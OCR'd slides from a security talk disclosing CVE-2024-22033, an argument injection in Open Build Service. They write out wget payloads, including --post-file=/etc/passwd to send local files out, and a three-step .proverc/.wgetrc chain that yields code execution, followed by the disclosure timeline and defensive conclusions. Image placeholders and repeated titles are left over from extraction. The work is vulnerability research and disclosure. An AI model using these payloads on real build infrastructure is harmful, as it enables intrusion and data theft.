/usr/bin/wget -i /srv/obs/service/XXXXX/src/tempfile -4
--output-document=/tmp/test
```


- The injection could also be exploited by sending local files content to a controlled web server using the `--post-file` wget option

```
/usr/bin/wget -i /srv/obs/service/XXXXX/src/tempfile -4
--post-file=/etc/passwd
```


Open Build Service — CVE-2024-22033




Open Build Service — CVE-2024-22033



Open Build Service — CVE-2024-22033



Open Build Service — CVE-2024-22033



Open Build Service — CVE-2024-22033

- We are able to read and write file
- We are also able to trigger the execution of a binary with `use-askpass`
  - (Without any argument!)
  - Incompatible with input-file : We need to use .wgetrc file

```
<services>
  <service name="download_url">
    <param name="url">--use-askpass=/usr/bin/id</param>
    <param name="download-manifest">tempfile</param>
  </service>
</services>
```

Open Build Service — Getting RCE

- The written files do not have execution rights
  - Impossible to write then call a binary
- The writing process is executed by an unprivileged user `obsservicerun`
  - Impossible to replace an existing configuration files or binaries
- The source code and scripts are not writable by `obsservicerun`
  - Impossible to inject code into OBS directly

Open Build Service — Getting RCE

- `obsservicerun` has no shell to trigger an execution
  - Writing home directory files such as `.bashrc` will not allow us to execute commands
  - No cronjob or scheduled task to modify to trigger a command execution

- The configuration files of the backend are not readable
  - Backend runs as `root`, our service as `obsservicerun`
  - Impossible to retrieve configuration information to exploit the backend

Open Build Service — Getting RCE

- Last resort? Finding every rc files that could help us to pop a shell

```
strings /usr/bin/* | grep -P '\.\S+rc$'
```

- The winner is `prove`, the Perl tests manager
  - *`Test::Harness` provides a command, "`prove`", which runs a TAP based test suite and prints a report. The "`prove`" command is a minimal wrapper around an instance of this module.*
- Prove has an exec option used to invoke an external test
  - This option is callable from a `proverc` file located in the home directory of the user

Open Build Service — Getting RCE

- First step: writing a `.proverc` file in the home directory of `obsservicerun` containing an arbitrary command

```
<services>
 <service name="download_url">
   <param name="url">
     --output-document=/srv/obs/service/.proverc
   </param>
   <param name="download-manifest">tempfile</param>
 </service>
</services>
```

Open Build Service — Getting RCE

- Second step: writing a `.wgetrc` file in the home directory of `obsservicerun` containing the `use-askpass` option definition to call prove

```
<services>
 <service name="download_url">
   <param name="url">
     --output-document=/srv/obs/service/.wgetrc
   </param>
   <param name="download-manifest">tempfile</param>
 </service>
</services>
```

Open Build Service — Getting RCE

- third step: Calling prove to trigger the execution of the command configured in the first step

```
<services>
 <service name="download_url">
   <param name="url">http://127.0.0.1</param>
 </service>
</services>
```

Demo time!

Open Build Service — Disclosure

- A quick and efficient process
  - The bug was found the 27th of June 2024
  - The bug was reported to OpenSuse the 29th of June
  - The security issue was confirmed the 1st of July
  - The patch was available the 10th of July

- Thanks to openSUSE security team!

Conclusion(s)

Conclusion(s) — On the offensive side…

- It feels… too easy?
  - xz was likely a team effort, but attacking infrastructure was orders of magnitude simpler
  - Argument injections affects all languages, all APIs, without any easy mitigation
- We aren’t the only ones interested in these targets
  - Detected in-the-wild cases are only a subset of the actual ones
  - Legally dubious for nation states, but not other threat actors?
  - Brokers are buying SCM exploits!

Conclusion(s) — On the defensive side…

- SCM compromise if out-of-scope of SLSA 0.1 [1]
  - Pagure: third-party attestation of distribution files, reject upstreams without
  - OBS: build everything locally?
- Reduce exposure by understanding the distribution path of dependencies
  - Contribute back to these ecosystems (audits, sponsored features like [2], etc.)
- One of our most reactive / efficient disclosures ever
  - This research doesn't means these are any less safe that other distributions
  - Kudos to the maintainers we worked with!

[1] https://slsa.dev/spec/v0.1/threats
[2] https://blog.pypi.org/posts/2024-11-14-pypi-now-supports-digital-attestations/

Thank you for your attention!

@FenriskSec / maxime.rinaudo@fenrisk.com
@swapgs@infosec.exchange / thomas@chauchefoin.fr